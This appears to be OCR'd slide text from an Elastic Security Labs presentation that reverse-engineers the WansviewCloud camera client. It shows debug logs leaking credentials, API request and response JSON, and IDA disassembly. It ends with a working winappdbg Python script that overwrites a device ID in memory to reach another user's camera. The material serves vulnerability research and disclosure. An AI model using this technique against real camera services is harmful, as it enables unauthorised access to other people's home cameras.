
Executables are not packed

Debug log data



WansviewCloud
1 device
Online
Test
Camera
Quad screen
Setting
FHD



Cleartext user account credentials



JSON POST request




JSON POST response

elastic security labs

POST Requests and Responses

REQUEST



RESPONSE

https://sdc-portal.ajcloud.net/api/v1/app-startup

elastic security labs

```
{
    "data": {
        "accountType": "email",
        "agentName": "win11vm",
        "appVendorCode": "WVC",
        "crCode": "",
        "ctCode": "",
        "origin": "PC",
        "osName": "windows",
        "username": "user@account.com"
    },
    "meta": {
        "appName": "wansview",
        "appVendorCode": "WVC",
        "locale": "en",
        "localtz": -240
    }
}
```


REQUEST


```
{
    "code": 0,
    "message": "",
    "result": {
        "accountExisted": 1,
        "crCode": "US",
        "ctCode": "CNA",
        "nodeName": "us",
        "uacNodeUrl": "https://uac-us.ajcloud.net/api"
    },
    "status": "ok"
}
```


RESPONSE

https://uac-portal.ajcloud.net/api/v1/account-node-query

```
{
    "data": {
        "action": "signin",
        "agentName": "win11vm",
        "agentToken": "{abc12345-6789-0def-9abc-d3adb33f0123}",
        "appVendorCode": "WVC",
        "origin": "PC",
        "osName": "windows",
        "username": "user@account.com"
    },
    "meta": {
        "appName": "wansview",
        "appVendorCode": "WVC",
        "locale": "en",
        "localtz": -240
    }
}
```


REQUEST


```
{
    "code": 0,
    "message": "",
    "result": {
        "clientPubKey": "clientPubKey",
        "clientSecretKey": "clientSecretKey",
        "serverPubKey": "serverPubKey"
    },
    "status": "ok"
}
```


RESPONSE

https://uac-us.ajcloud.net/api/v3/outer-challenge

```
{
    "data": {
        "agentName": "windows",
        "agentToken": "{abc12345-6789-0def-9abc-d3adb33f0123}",
        "appVendorCode": "WVC",
        "grantType": "password",
        "nonce": "nonce",
        "origin": "PC",
        "osName": "windows",
        "password": "saltedHashedPassword",
        "scope": "all",
        "username": "user@account.com"
    },
    "meta": {
        "appName": "wansview",
        "appVendorCode": "WVC",
        "locale": "en",
        "localtz": -240
    }
}
```


REQUEST


```
{
    "code": 0,
    "message": "",
    "result": {
        "accessExpiresIn": 7200,
        "accessToken": "155characterAccessTokenString",
        "alias": "user@account.com",
        "ident": {
            "allies": [
            ],
            "continent": "CNA",
            "email": "user@account.com",
            "nodeName": "us",
            "region": "US",
            "status": 1,
            "uacNodeUrl": "https://uac-us.ajcloud.net/api"
        },
        "lastClient": "",
        "lastLogining": 0,
        "pushEnable": 1,
        "refreshExpiresIn": 2592000,
        "refreshToken": "refreshToken",
        "regTime": 1710782484945,
        "scope": "read write",
        "signToken": "signToken",
        "tokenType": "Bearer",
        "uid": "us:abc12345-6789-0def-9abc-d3adb33f0123"
    },
    "status": "ok"
}
```


RESPONSE

https://uac-us.ajcloud.net/api/v1/signin

```
{
    "data": {
        "accessToken": "155characterAccessTokenString",
        "agentName": "win95vm",
        "agentToken": "{abc12345-6789-0def-9abc-d3adb33f0123}",
        "appVendorCode": "WVC",
        "origin": "PC",
        "osName": "windows",
        "refreshToken": "refreshToken"
    },
    "meta": {
        "appName": "wansview",
        "appVendorCode": "WVC",
        "locale": "en",
        "localtz": -240
    }
}
```


REQUEST


```
{
    "code": 1009,
    "message": "Too early, no need to refresh.",
    "status": "error"
}
```


RESPONSE

https://uac-us.ajcloud.net/api/v1/refresh-token

REQUEST


```
{
    "data": {
        "agentName": "win95vm",
        "appVendorCode": "WVC",
        "origin": "PC",
        "osName": "windows"
    },
    "meta": {
        "accessToken": "155characterAccessTokenString",
        "appName": "wansview",
        "appVendorCode": "WVC",
        "locale": "en",
        "localtz": -240
    }
}
```


https://uac-us.ajcloud.net/api/v2/device-list

RESPONSE


```
{
    "code": 0,
    "message": "",
    "result": {
        "conDevices": [
            {
                "aliasName": "WVCD0123456789AB",
                "bindStatus": "binded",
                "conStatus": 1,
                "conTs": 1713222307748,
                "conType": 0,
                "deviceId": "WVCD0123456789AB",
                "deviceType": 1,
                "shares": 0
            }
        ],
        "devCmpts": [
        ],
        "devGenerals": [
            {
                "accessPriKey": "43characterAccessPriKey",
                "accessPubKey": "43characterAccessPubKey",
                "activeTime": 1713222307747,
                "bindNode": "us",
                "context":  {
                                "config": {
                                    "appCloudStorUrl":"https://cloud-stor-us.ajcloud.net/api",
                                    "appEmcUrl":"https://emc-us.ajcloud.net/api",
                                    "appGatewayUrl":"https://cam-gw-us.ajcloud.net/api",
                                    "appKeepAliveUrl":"",
                                    "devCloudStorUrl":"https://cloud-stor-isc-us.ajcloud.net/api",
                                    "devEmcUrl":"https://emc-isc-us.ajcloud.net/api",
                                    "devGatewayUrl":"https://cam-gw-isc-us.ajcloud.net/api",
                                    "devKeepAliveUrl":"",
                                    "devSdcUrl":"https://sdc-isc.ajcloud.net/api",
                                    "sdcName":"us",
                                    "subDevConfigs":{},
                                    "subDevTypes":[],
                                    "region":"us01",
                                    "zone":"US-z-e",
                                    "country":"US",
                                    "continent":"CNA",
```


elastic security labs

REQUEST


```
{
    "data": {
        "agentName": "win95vm",
        "appVendorCode": "WVC",
        "devices": [
            {
                "deviceId": "WVCD0123456789AB",
                "deviceType": 1
            }
        ],
        "origin": "PC",
        "osName": "windows"
    },
    "meta": {
        "accessToken": "155characterAccessTokenString",
        "appName": "wansview",
        "appVendorCode": "WVC",
        "locale": "en",
        "localtz": -240
    }
}
```


https://sdc-us.ajcloud.net/api/v1/dev-config

RESPONSE


```
{
    "code": 0,
    "message": "",
    "result": {
        "devices": [
            {
                "_uts": "1713222305481",
                "appKeepAliveUrl": "",
                "appSdcUrl": "https://sdc.ajcloud.net/api",
                "cloudStorUrl": "https://cloud-stor-us.ajcloud.net/api",
                "continent": "CNA",
                "country": "US",
                "devCloudStorUrl": "https://cloud-stor-isc-us.ajcloud.net/api",
                "devEmcUrl": "https://emc-isc-us.ajcloud.net/api",
                "devGatewayUrl": "https://cam-gw-isc-us.ajcloud.net/api",
                "deviceId": "WVCD0123456789AB",
                "deviceType": 1,
                "devKeepAliveUrl": "",
                "devSdcUrl": "https://sdc-isc.ajcloud.net/api",
                "emcUrl": "https://emc-us.ajcloud.net/api",
                "gatewayUrl": "https://cam-gw-us.ajcloud.net/api",
                "keepAliveUrl": "",
                "p2ps": "use01",
                "region": "us01",
                "sdcName": "us",
                "stunServers": "132.145.136.179,47.90.139.18,167.172.230.224",
                "subDevConfigs": {
                },
                "subDevTypes": [
                ],
                "tunnelUrl": "wss://cam-tunnel-isc-us.ajcloud.net/tunnel",
                "zone": "US-z-e"
            }
        ]
    },
    "status": "ok"
}
```

REQUEST


```
{
    "data": {
        "agentName": "win95vm",
        "appVendorCode": "WVC",
        "devices": [
            {
                "deviceType": 1,
                "did": "WVCD0123456789AB",
                "isShare": false,
                "scopes": [
                ]
            }
        ],
        "origin": "PC",
        "osName": "windows"
    },
    "meta": {
        "appName": "wansview",
        "appVendorCode": "WVC",
        "locale": "en",
        "localtz": -240
    }
}
```


https://cam-gw-us.ajcloud.net/api/v1/fetch-infos

```
{
    "code": 0,
    "message": "",
    "result": {
        "infos": [
            {
                "deviceId": "WVCD0123456789AB",
                "deviceType": 1,
                "did": "WVCD0123456789AB",
                "dtype": 1,
                "info": {
                    "alarmRekConfig": {
                        "__persistent": 0,
                        "pnmFall": 1,
                        "pnmHumanoid": 1,
                        "pnmOl": 0,
                        "pnmPackage": 1,
                        "pnmPet": 1,
                        "pnmVehicle": 1,
                        "rekFall": 1,
                        "rekHumanoid": 1,
                        "rekPackage": 1,
                        "rekPet": 1,
                        "rekVehicle": 1
                    },
                    "audioConfig": {
                        "micEnable": 1,
                        "micVolume": 70,
                        "speakerVolume": 70
                    },
                    "autoHibernateConfig": {
                        "enable": 0,
                        "timePolicies": [
                            {
                                "enable": 0,
                                "endTime": "235959",
                                "no": 1,
                                "startTime": "000000",
                                "weekDays": [
```


RESPONSE


```
"base": {
    "accessKey": "43characterAccessPubKey",
    "aclid": "d41d8cd98f00b204e9800998ecf8427e",
    "aliasName": "WVCD0123456789AB",
    "appVendorCode": "WVC",
    "channelId": "WVCD0123456789AB",
    "city": "",
    "connReadyTime": "1713222311194",
    "continent": "CNA",
    "country": "US",
    "deviceId": "WVCD0123456789AB",
    "deviceMode": "NAV",
    "deviceType": "1",
    "dispatchUrl": "https://172.16.20.199:907/api/v1/dispatch",
    "endpoint": "172.16.20.199:907",
    "freqValue": 50,
    "fwVersion": "01.10105.10.16",
    "lastCamSnapshotResReqStorMode": "oss",
    "lastCamSnapshotResReqTime": "2024-04-15T23:05:16.737Z",
    "lastPingTime": 1713235607909,
    "masterUid": "us:abc12345-6789-0def-9abc-d3adb33f0123",
    "newFwVersion": "01.10105.10.47",
    "nightMode": 1,
    "onlineModified": 1713222320094,
    "onlineModifier": "stream-config",
    "onlineStatus": 2,
    "orientationValue": 0,
    "prodName": "Q6",
    "remoteAddr": "1.2.3.4",
    "snapshotTs": "0",
    "snapshotUrl": "https://cam-snapshot-use1.oss-us-east-1.aliyuncs.com/f838ee39636aba95db7170aa321828a1/snapshot.jpeg?t=1713238858486&stor=oss",
    "snapshotUrl2": "",
    "subdivision1": "AL",
    "tunnelTopic": "cam-tunnel.192-168-20-1_123.reply",
    "tzManualAdjust": "1",
    "vendorCode": "WVC",
    "websocketFD": "webSocketFd",
    "whiteBalance": 1,
    "wssPingInterval": "120",
    "zone": "US-z-e"
```


elastic security labs

https://cam-snapshot-use1.oss-us-east-1.aliyuncs.com/f838ee39636aba95db7170aa321828a1/snapshot.jpeg

RESPONSE


```
"networkConfig": {
    "cellularRssi": "0",
    "cellularSignal": "-1",
    "dnsServers": "192.168.0.1,8.8.8.8",
    "ethMac": "",
    "gatewayIp": "192.168.0.1",
    "ipConfigMode": "auto",
    "localDirectProbeUrl": "http://192.168.0.187:80/api/v1/lan-probe",
    "localIp": "192.168.0.187",
    "localIpMask": "255.255.255.0",
    "netLinkType": "WIFI",
    "ssid": "WhereIsMySSID",
    "uplinkBw": "-1",
    "wanIp": "",
    "wifiRssi": "-35",
    "wifiSignal": "90",
    "wlanMac": "AB:CD:EF:01:23:45"
},
"newFwversion": {
    "byteSize": "0",
    "downloadUrl": "http://fw.ajcloud.net/01.10105/9Bw4Yu5AC5yABQzHSZ1RPJ_ota_firmware_01.10105.10.47.pkg",
    "md5sum": "",
    "priority": "4",
    "releaseNoteUrl": "http://fw.ajcloud.net/01.10105/vDTbujoUArfsJXoDWNt4AD_01.10105.10.47.md",
    "version": "01.10105.10.47"
},
```



```
"timeConfig": {
    "autoAdjust": "0",
    "dst": "0",
    "tzDistrict": "",
    "tzGmt": "GMT+05:00",
    "tzName": "America/New_York",
    "tzString": "EST5EDT,M3.2.0,M11.1.0",
    "tzUtc": "UTC(-05:00)",
    "tzValue": "-240"
},
```

Search results - (9 hits)

Search "post data:" (9 hits in 1 file of 1 searched) [Normal]

C:\Users\elastic\Desktop\wansview-data\WansviewCloud-OG\debug.txt (9 hits)

```
Line  41: [ 2024-04-17 10:45:27:933 ]: Debug:   post data:  {"meta":{"locale":"en","localtz":-240,"appName":"wansview","appVendorCode":"WVC"},"data":{"origin":"PC","osName"
Line  72: [ 2024-04-17 10:45:28:439 ]: Debug:   post data:  {"meta":{"locale":"en","localtz":-240,"appName":"wansview","appVendorCode":"WVC"},"data":{"origin":"PC","osName"
Line  82: [ 2024-04-17 10:45:28:753 ]: Debug:   post data:  {"meta":{"locale":"en","localtz":-240,"appName":"wansview","appVendorCode":"WVC"},"data":{"origin":"PC","osName"
Line  95: [ 2024-04-17 10:45:29:705 ]: Debug:   post data:  {"meta":{"locale":"en","localtz":-240,"appName":"wansview","appVendorCode":"WVC"},"data":{"origin":"PC","osName"
Line 102: [ 2024-04-17 10:45:30:746 ]: Debug:   HTTP_refershToken post data:  {"meta":{"locale":"en","localtz":-240,"appName":"wansview","appVendorCode":"WVC"},"data":{"ori
Line 107: [ 2024-04-17 10:45:31:836 ]: Debug:   deviceList post data:  {"meta":{"locale":"en","localtz":-240,"appName":"wansview","appVendorCode":"WVC","accessToken":"dXM6N
Line 125: [ 2024-04-17 10:45:32:909 ]: Debug:   HTTP_devConfig post data:  {"meta":{"locale":"en","localtz":-240,"appName":"wansview","appVendorCode":"WVC","accessToken":"d
Line 132: [ 2024-04-17 10:45:33:235 ]: Debug:   "WVCD0123456789AB" HTTP_fetchinfos post data:  {"meta":{"locale":"en","localtz":-240,"appName":"wansview","appVendorCode":"W
Line 138: [ 2024-04-17 10:45:33:236 ]: Debug:   HTTP_snapshot post data:  {"meta":{"locale":"en","localtz":-240,"appName":"wansview","appVendorCode":"WVC","accessToken":"dX
```

IDA View-A | Occurrences of: post data: | Strings

Address	Function	Instruction	
.text:0040774F	sub_406C50	mov	dword ptr [esp], offset aHttpFetchinfos_0 ; "HTTP_fetchinfos post data: "
.text:0040823C	wakeup_device	mov	[esp+0Ch+var_C], offset aHttpFetchinfos_0 ; "HTTP_fetchinfos post data: "
.text:0042D186	app_startup_request	mov	dword ptr [esp], offset aPostData ; "post data: "
.text:0042D763	sub_42D310	mov	dword ptr [esp], offset aHttpRefershtok_0 ; "HTTP_refershToken post data: "
.text:0042DF57	livesec_token_post	mov	dword ptr [esp], offset aHttpLivesectok_1 ; "HTTP_liveSecToken post data: "
.text:0042F34C	sub_42ED90	mov	dword ptr [esp], offset aDevicelistPost ; "deviceList post data: "
.text:00431078		mov	dword ptr [esp], offset aHttpSnapshotPo ; "HTTP_snapshot post data: "
.text:00434855	sub_433B50	mov	dword ptr [esp], offset aHttpDevconfigP_0 ; "HTTP_devConfig post data: "
.text:0043FD2C	sub_43F160	mov	dword ptr [esp+4], offset aHttpSnapshotPo_0 ; "HTTP_snapshot post data: "
.text:004DACC4	call_cryptoboxcurve	mov	dword ptr [esp+4], offset aPostData_0 ; "post data: "
.text:004DC0B7	http_post2_account_node_...	mov	dword ptr [esp+4], offset aPostData_0 ; "post data: "
.text:004DCDB5	form_http_post	mov	dword ptr [esp+4], offset aPostData_0 ; "post data: "


```
.text:0042D666 call    edx
.text:0042D668 sub     esp, 8
.text:0042D66B mov     ecx, ebx
.text:0042D66D lea     edi, [ebp+var_40]
.text:0042D670 call    call_array_deallocate
.text:0042D675 mov     ecx, esi
.text:0042D677 call    call_array_deallocate
.text:0042D67C mov     [esp], edi
.text:0042D67F lea     edi, [ebp+var_38]
.text:0042D682 mov     ecx, edi
.text:0042D684 call    ds:_ZN15QNetworkRequest19setSslConfigurationERK17QSslConfiguration ; QNetworkRequest::setSslConfiguration(QSslConfiguration const&)
.text:0042D68A mov     ecx, [ebp+var_4C]
.text:0042D68D lea     eax, [ebp+var_44]
.text:0042D690 sub     esp, 4
.text:0042D693 mov     [esp], edi
.text:0042D696 mov     [esp+4], eax
.text:0042D69A add     ecx, 21Ch
.text:0042D6A0 call    ds:_ZN21QNetworkAccessManager4postERK15QNetworkRequestRK10QByteArray ; QNetworkAccessManager::post(QNetworkRequest const&,QByteArray const&)
.text:0042D6A6 sub     esp, 8
.text:0042D6A9 mov     [ebp+var_30], 2
.text:0042D6B0 mov     [ebp+var_2C], 178h
.text:0042D6B7 mov     [ebp+var_28], offset aSourceHttpComm_0 ; "../source/http_command/HttpInstruct.cpp"
.text:0042D6BE mov     [ebp+var_24], offset aVoidMainwindow_11 ; "void MainWindow::HTTP_refershToken()"
.text:0042D6C5 mov     ecx, ebx
.text:0042D6C7 mov     [ebp+var_20], offset aDefault_21 ; "default"
.text:0042D6CE mov     [esp], esi
.text:0042D6D1 mov     eax, [ebp+var_58]
.text:0042D6D4 call    eax
.text:0042D6D6 sub     esp, 4
.text:0042D6D9 mov     ecx, ebx
.text:0042D6DB mov     dword ptr [esp], offset aPostRequest ; " post request : "
.text:0042D6E2 call    string_op
.text:0042D6E7 lea     edi, [ebp+var_3C]
.text:0042D6EA sub     esp, 4
.text:0042D6ED mov     ecx, eax
.text:0042D6EF mov     [esp], edi
```

REQUEST


```
{
    "data": {
        "agentName": "win95vm",
        "appVendorCode": "WVC",
        "devices": [
            {
                "deviceId": "WVCD0123456789AB",
                "deviceType": 1
            }
        ],
        "origin": "PC",
        "osName": "windows"
    },
    "meta": {
        "accessToken": "155characterAccessTokenString",
        "appName": "wansview",
        "appVendorCode": "WVC",
        "locale": "en",
        "localtz": -240
    }
}
```


https://sdc-us.ajcloud.net/api/v1/dev-config

Can we replace *deviceId* and target another camera?



Set a breakpoint at 0×433FD4

Replace *deviceId* in memory

Resume execution

elastic security labs

```python
from winappdbg import Debug, EventHandler, HexDump

def action_callback(event):
    print("Starting...")
    process = event.get_process()

    self_cam           = "WVCD0123456789AB"
    target_cam         = "WVCD0123456789CD"
    target_cam_cam_uni = unicode(target_cam).encode('utf-16le')
    self_cam_uni       = unicode(self_cam).encode('utf-16le')
    self_array         = bytearray(self_cam)
    self_uni_array     = bytearray(self_cam_uni)

    for address in process.search_bytes(self_array):
        print(HexDump.address(address))
        process.write(address, target_cam)

    for address in process.search_bytes(self_uni_array):
        print(HexDump.address(address))
        process.write(address, target_cam_cam_uni)

def debug():
    with Debug(EventHandler(), bKillOnExit = True) as debug:
        program_path = "C:\\Program Files (x86)\\WansviewCloud\\WansviewCloud.exe"
        debug = Debug()
        debug_process = debug.execl(program_path, bBreakOnEntryPoint = False)
        debug_pid = debug_process.get_pid()
        print("WansviewCloud.exe PID: " + str(debug_pid))
        debug.break_at(debug_pid, 0x433fd4, action_callback)
        debug.loop()

if __name__ == "__main__":
    debug()
```

